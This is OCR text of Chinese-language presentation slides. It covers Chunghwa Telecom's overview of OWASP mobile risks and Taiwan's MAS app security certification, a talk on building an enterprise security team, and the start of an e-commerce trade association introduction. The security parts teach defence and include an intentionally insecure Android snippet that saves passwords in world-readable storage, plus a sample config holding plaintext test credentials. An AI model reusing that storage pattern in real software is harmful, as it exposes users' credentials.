
什麼是風險

中華電信 Chunghwa Telecom



ALWAYS AHEAD 為了你 一直走在最前面 Refresh your life


弱點與成本關連



Source: Applied Software Measurement, Capers Jones, 1996

安全系統發展生命週期

- 資訊安全 + 軟體生命週期 = 安全軟體開發方法(SSDLC)
- 一套安全的系統，不應只是在上線前驗證就足夠的，必須要在需求、設計、上線等各個階段都做好把關



The Microsoft Security Development Lifecycle
http://www.microsoft.com/en-us/sdl/default.aspx


什麼是OWASP

中華電信 Chunghwa Telecom

- OWASP(Open Web Application Security Project,開放Web軟體安全計畫)是一個開放社群，目前全球有82個分會上萬名會員，主要目標是研議協助解決Web軟體安全之標準、工具與技術文件。
- OWASP有30多個進行中的計畫，包括OWASP Top 10(十大Web弱點)、OWASP Top 10 Mobile Risk(十大移動裝置風險)、WebGoat(代罪羔羊)練習平台等計畫，針對不同的軟體安全問題在進行討論與研究。
- 美國聯邦貿易委員會(FTC)強烈建議所有企業需遵循OWASP所發佈的OWASP Top 10弱點防護守則、美國國防部亦列為最佳實務，國際信用卡資料安全技術PCI標準更將其列為必要元件。

OWASP Mobile Top 10 2014

中華電信 Chunghwa Telecom



參考資料：
https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

OWASP Mobile Top 10 2014

中華電信 Chunghwa Telecom

OWASP Mobile Top 10 Risks

M1 脆弱伺服器端控制措施	**M2** 不安全的資料儲存	**M3** 不當的傳輸層保護	**M4** 非故意的資訊洩漏
M5 不當的授權與身份驗證	**M6** 不安全的加密	**M7** 行動裝置端注入攻擊	**M8** 不可信任輸入的安全決策
	M9 不當的會話處理	**M10** **APP**執行檔防護不足	

參考資料：
https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

M1.脆弱的伺服器端控制措施

中華電信 Chunghwa Telecom

OWASP Top 10

OWASP Top 10 – 2013 (New)
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

伺服器端

Mobile的弱點並不只存在於Mobile端，APP背後連接的伺服器或雲端系統亦有可能存在弱點。

Cloud Top 10

Attack

- ✓ 保持後端APIs (Services)安全
- ✓ 保持後端平台伺服器端的安全

M2.不安全的資料儲存

中華電信 Chunghwa Telecom

機密資料未受到適當的保護(加密)

用戶端

- SQLite Databases
- Log Files
- Plist Files
- XML Data Stores
- Manifest Files
- Binary Data Stores
- Cookie Stores
- SD Card
- Cloud Synced

明文儲存敏感性資料，如帳號密碼、金鑰儲存於公開的媒介或權限設置不當

Rooted/Jailbreaking

- ✓ 機敏資料必須加密後才能儲存
- ✓ 不可儲存於公開媒介或設置全域讀寫權限

/sdcard/
/data/data/<packaging name>

M2.不安全的資料儲存

中華電信 Chunghwa Telecom

```
public void saveCredentials(String userName, String password) {

    SharedPreferences credentials = this.getSharedPreferences(
            "credentials", MODE_WORLD_READABLE);
    SharedPreferences.Editor editor = credentials.edit();
    editor.putString("username", userName);
    editor.putString("password", password);
    editor.putBoolean("remember", true);
    editor.commit();
}
```

Very Bad

Convenient!

Hardcoded Password !

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="ITS_DeletePass" value="0" />
    <string name="OBUid">49676351</string>
    <string name="MsgType">31</string>
    <string name="OTAHost">http://xxx.hinet.net:80</string>
    <string name="COUNT">14</string>
    <string name="Date">2015/03/17 14:47:35</string>
    <string name="UserAuthResult">0</string>
    <int name="ITS_ReStartAPP" value="0" />
    <string name="ID">chttest@smartphone</string>
    <int name="ITS_NOT_RESENDLOCATION" value="0" />
    <int name="ITS_Notes" value="1" />
    <string name="MediaServer">http://xxxx.hinet.net:80</stri
    <string name="PASS">chtpassword</string>
    <int name="GpsSpeed" value="0" />
    <string name="TIME">2015/03/17 14:47:36</string>
    <string name="Punchin_Picture_Url4"></string>
    <int name="speed_limit_1" value="0" />
```


ALWAYS AHEAD 爲了你 一直走在最前面

M3.不當的傳輸層保護

中華電信 Chunghwa Telecom

明文並透過HTTP協定傳輸
於測試環境關閉憑證檢驗功能，上線忘記復原
伺服器端使用有問題的SSL版本(v2,v3)或Ciphers(RC4)
伺服器端使用的SSL/TLS服務存在漏洞(如Heartbleed)

傳輸層



Burp / Wireshark

MitM / Sniff / Tamper

- ✓ 確認機敏資料傳輸前必須編碼或加密
- ✓ 啟用TLS安全通道傳輸機敏資訊
  - 檢查憑證簽名CA是否合法
  - 檢查憑證域名是否相符
  - 檢查憑證是否過期
  - 檢查憑證使用的加密強度是否足夠
  - 不可使用自簽名證書(除測試)
- ✓ 確認伺服器端SSL/TLS服務無存在弱點
  - 關閉已知不安全的協定與Ciphers
- ✓ 依循 OWASP Transport Layer Protection Cheat Sheet

M1~10弱點分析

中華電信 Chunghwa Telecom

M4.非故意的資訊洩漏

作業系統於資料處理過程中，會產生部份快取或緩衝檔案，其中就有可能包含敏感資訊，必須依照M2來處理這些檔案。

M5.不當的授權與身份驗證

與網頁應用相同，認證授權與輸入驗證仍然是行動應用必備的項目。不良的身份驗證可能導致APP任意被使用。

M6.不安全的加密

常見APP皆有使用加密演算法保護資料，然而不正確的使用方式無法發揮原有的效果甚至形同虛設。

M7.行動裝置端注入

透過傳送惡意語法到受害APP，使直譯程式出錯，進而取得資源檔案，或是破壞APP的執行性。

M8.不可信任輸入的安全決策

URL Scheme(iOS)及Intent的呼叫濫用，將導致APP功能被惡用

M9.不當的會話處理


Session即代表通過身份驗證後的通行碼，不當的處理不僅是影響到使用者，亦可能影響到伺服器。

M10.App執行檔防護不足

APP執行檔與網頁不同，必須安裝至使用者端執行，同時意謂著攻擊者有足夠時間及資源徹底解析執行檔。

M1~10弱點分析

中華電信 Chunghwa Telecom



State of Application Security Report, Arxan, 2016/01

OWASP Mobile Top 10 2016(beta)

中華電信 Chunghwa Telecom

OWASP Mobile Top 10 2016

- M1 - Improper Platform Usage
- M2 - Insecure Data Storage
- M3 - Insecure Communication
- M4 - Insecure Authentication
- M5 - Insufficient Cryptography
- M6 - Insecure Authorization
- M7 - Client Code Quality
- M8 - Code Tampering
- M9 - Reverse Engineering
- M10 - Extraneous Functionality

行動應用App基本資安標章(1/2)

中華電信 Chunghwa Telecom

- **MAS標章**：「行動應用App基本資安標章」(Mobile Application Basic Security)，將App檢測安全等級區分為三級，係表彰行動應用App檢測符合「行動應用App基本資安檢測基準」之證明。
- **認驗證合格登錄管理網站**：由行動應用App基本資安制度推動委員會設立之公開網站，登錄公告認證機構、合格檢測實驗室名單及通過檢測、授予檢測合格標章之行動應用程式。http://www.mas.org.tw/
- **檢測實驗室**：中華電信測試中心是合格試辦檢測實驗室，經認證後，可提供行動應用App開發者資安檢測服務之單位，並得經制度推動委員會之授權發放檢測合格證明、代為發放MAS標章。

行動應用App基本資安標章(2/2)

中華電信 Chunghwa Telecom

- **MAS 標章依「行動應用App 基本資安檢測基準」，將檢測安全等級區分為三級：**
  - 初級：檢測無連網基礎功能之安全性。
  - 中級：檢測連網及認證之安全性(含初級)。
  - 高級：檢測付費資源之安全性(含中級)。

App檢測項目

中華電信 Chunghwa Telecom

基本資安規範面向	檢測基準安全等級	資訊安全技術要求事項
行動應用程式發布安全	高級29項	敏感性資料儲存
	中級25項	使用者輸入驗證
敏感性資料保護	初級6項	防範惡意程式碼與避免資訊安全漏洞
		行動應用程式發布
付費資源控管安全		行動應用程式安全性問題回報
		敏感性資料搜集
身分認證、授權與連線管理安全		敏感性資料傳輸
		敏感性資料分享
行動應用程式碼安全		使用者身分認證與授權
		連線管理機制
		函式庫引用安全
		付費資源使用
		付費資源控管

App檢測項目(OWASP對應關係)

中華電信 Chunghwa Telecom

基本資安規範面向	檢測基準安全等級	資訊安全技術要求事項	OWASP 2014	OWASP 2016
行動應用程式發布安全	高級29項	敏感性資料儲存	M2 M6 M8	M2 M5 M7
	中級25項	使用者輸入驗證		
敏感性資料保護	初級6項	防範惡意程式碼與避免資訊安全漏洞	M1 M7	M8 M10
		行動應用程式發布		
付費資源控管安全		行動應用程式安全性問題回報		
		敏感性資料搜集	M4 M3	M1 M3
身分認證、授權與連線管理安全		敏感性資料傳輸		
		敏感性資料分享		
行動應用程式碼安全		使用者身分認證與授權	M5 M9 M10	M4 M6 M9
		連線管理機制		
		函式庫引用安全		
		付費資源使用		
		付費資源控管		

測試階段與項目

中華電信 Chunghwa Telecom

❖ 資安基本檢測有5大項，共29個檢測項目

1. 行動應用程式發布安全

發布 → 更新 → 回報

2. 敏感性資料保護

蒐集 → 利用 → 儲存 → 傳輸 → 分享 → 刪除

3. 付費資源控管安全

使用 → 控管

4. 身分認證、授權與連線管理安全
5. 行動應用程式碼安全


檢測軟體工具

中華電信 Chunghwa Telecom

編號	工具名稱	版本	檢測使用用途
1	Android Debug Bridge	1.0.32	手機系統操作
2	Android Studio	1.2.2	原始碼檢視與Log分析
3	Burp Suite Professional	1.6.30	加密連線分析
4	CheckSumTool	0.7.0	驗證碼檢驗
5	dex2jar	2.0	反組譯工具
6	Folder Compare	4.1.2	資料比對工具
7	JD-GUI	0.36	檢視Jar檔工具
8	Nmap	6.49-BETA6-41	連線加密偵測
9	RE管理器	3.1.6	Android檔案總管工具
10	Snoop-it	1.0.9	iOS監控工具
11	SQLiteManager	0.8.3.1	資料庫檢視
12	Wireshark Network Protocol Analyzer	1.10.2	封包側錄工具

ALWAYS AHEAD 為了你 一直走在最前面 Refresh your life

檢測環境



參考資料

- 行動應用App基本資安檢測基準及自主檢測推動制度修訂版公告
  - http://www.mas.org.tw/web_doc.php?cid=bulletin-1
- 「行動應用App基本資安檢測基準」V2.0
  - http://www.mas.org.tw/spaw2/uploads/files/1050219-1.pdf
- 「行動應用App基本資安自主檢測推動制度」V2.0
  - http://www.mas.org.tw/spaw2/uploads/files/1050219-2.pdf

結語

- 預防勝於治療，資訊安全，層層把關，多一分防護，可以少一分風險。
- 軟體是人寫的，應從開發設計階段就執行資安防護，讓程式開發人員具備安全防護知識，有效防止安全漏洞。
- 軟體測試是軟體開發程序中之重要因素，驗證與測試是可以確保軟體產品品質、縮短開發時程、降低開發門檻。
- App資安測試與驗證技術須與時俱進，信任具公信力之第三方公正機構及測試實驗室，提供系統獨立驗證測試服務。

溝通人間情　連接世界心

Thanks for your attention!

建構企業資安團隊

建構企業資安團隊

Tim Hsu
<timhsu.tw@gmail.com>

徐千洋 (Tim Hsu)

CHROOT 創辦人
HITCON 創辦人
網駭科技 創辦人

曾任:
台灣大哥大 資安部經理
現職:
vArmour 美商安連網路公司台灣分公司

為何需要自建資安團隊?

自建原因

- 駭客入侵手法越來越高明而且針對性攻擊不斷進化
- 資安設備及工具越來越多也更復雜，需要有資安團隊協助維護及整合
- 資安事件免不了都會發生，重點在於發生後「誰處理? 如何處理? 如何避免再發生?」
- 資安可以由外部提供協助，但不該全部委外，否則最後只是責任的轉嫁
- 委外無法深入了解企業文化及部門間協調

IT 人員兼作資安

- 合理，但避免不了角色衝突
- IT 人員需要有資安認知和技能，但無法專注於資安
- 當調查資安事件時，如何避免「球員兼裁判」

自建目的


- 檢測企業資安強度
- 針對威脅快速反應
- 強化網路基礎安全
- 預防資料外洩可能

那些企業適合自建?

- 大型企業、上市企業以及具有大量個資、金融交易、通訊交通、網路設備等相關產業
  - 5~10 人的資安團隊
- 中型或小型企業約 1~2 位資安工程師

那要如何自建資安團隊?

企業資安團隊任務



企業資安團隊任務

- 規劃
  - 評估、滲透測試、訓練、安全策略(Policy)
- 阻擋
  - 組態管理
  - 防火牆、防毒系統、資料外洩防護等設備
- 偵測
  - 收集、分析
- 回應
  - 解決、強化


團隊組成

- 主管：經理或處長以上
- 成員：工程師
  - 熟悉 Linux
  - 熟悉至少一種程式語言 (shell script / Python / C / …)
  - 熟悉網路協定 (TCP/IP, HTTP , …)
  - 對資安有興趣
  - 具有主動學習能力

所需資源

- 筆記型電腦
- 提供一組對外僅防火牆，無其它資安設備的網路線路 (測試線路)
- 提供 SOC/SIEM 安全監控資源
- 必要時，可調閱各項 IT 網路架構資訊和各項設備記錄(Log)
- 提供參加外部資安課程和研討會的費用

例行工作



滲透測試

- 每年定期針對企業的網路範圍進行外部滲透測試
- 團隊透過滲透測試，一方面學習入侵手法和技巧，另一方面提供企業安全檢測參考
- 滲透測試期間發現的重大問題，列入追蹤，即期改善

防護監控

- 協助分析 SOC/SIEM 記錄，開發偵測規則
- 對於現行企業網路架構及安全設計和規範進行研究和建議
- 企業外包的資訊相關專案，無論建置或開發文件，協助分析其資安設計，並提供建議

緊急應變

- 發現網路上有重大攻擊時，立即檢視企業環境，提出告警和解決方案
- 伺服器或個人電腦異常時，進行鑑識分析，必要時進行入侵追蹤

教育訓練

- 針對工作上的成果，製作課程
- 定期對企業內部進行教育訓練
- 針對未來新進團隊成員進行教育訓練

如何讓團隊技術不斷精進?

自我學習

- 透過定期滲透測試工作學習
- 針對各項資安攻擊技術、手法和露洞，進行深入研究分析
- 參加研討會，例如駭客年會(HITCON)
- 參加社群活動

資安情報共享平台(計劃中)

- 分享最新資安新聞或情報
- 資安課程或研討會資訊分享
- 威脅情資分享(threat intelligence)，將社群和企業獲得的情資共同分享 (透過 Open IOC:http://www.openioc.org/)
- 定期 meetup 分享企業資安政策或設備導入之經驗

結論

- 面對不斷進化的資安威脅，企業應正視並投入資源建立團隊
- 資安團隊需要的是不斷刺激和成長，給予適當的鼓勵、成就感和資源
- 建立企業專屬資安團隊才有機會真正解決企業資安威脅
- 需要長官的認同和支持

Q&A

感謝各位聆聽

參考資料

- 前**CIA**技術長來臺揭露，美國史上最大駭客攻擊事件大解密
  - http://www.ithome.com.tw/news/98051
- Richard Bejtlich - The Practice of Network Security Monitoring: Understanding Incident Detection and Response


中華民國無店面零售
商業同業公會簡介

中華民國
無店面零售商業同業公會

2016 年 5 月

緣起 (1/2)

- 根據資策會MIC表示，台灣電子商務產值預期在2015年可望突破兆元，成為下個兆元產業。
- 國內雖有許多電商協會，卻無法整合資源，來代表全體產業發聲。
- 因此邀集從事電視購物、網路購物平台及電子商務供應商等業者發起，正式向內政部提出籌設許可。



	2008	2009	2010	2011	2012	2013	2014	2015
B2C	1,703	2,076	2,596	3,225	3,820	4,511	5,368	6,138
C2C	1,047	1,469	2,023	2,401	2,786	3,162	3,541	3,931
Total	2,750	3,545	4,619	5,626	6,606	7,673	8,909	10,069

緣起 (2/2)

- 2013年10月15日內政部同意公會籌設許可，經舉辦2次籌備會議後，於2014年1月14日舉行會員大會（成立大會），並選舉第1屆理監事等事宜。2014年2月6日內政部核准通過（內授中團字第1035033521號）。
- 依照經濟部公告的營業項目代碼，台灣電子商務歸類到「F399040無店面零售業」，其業務範圍包含：從事以郵件及廣播、電視、網際網路等電子媒介方式零售商品之行業。
- 因此依法取名為：中華民國無店面零售商業同業公會。為全國性組織，且為產業唯一法定代表。

公會任務

一. 建構整合平台：整合國內經營從事以郵件及廣播、電視、網際網路等電子媒介方式零售及金物流等相關業者，建構整合平台發揮綜合效益。

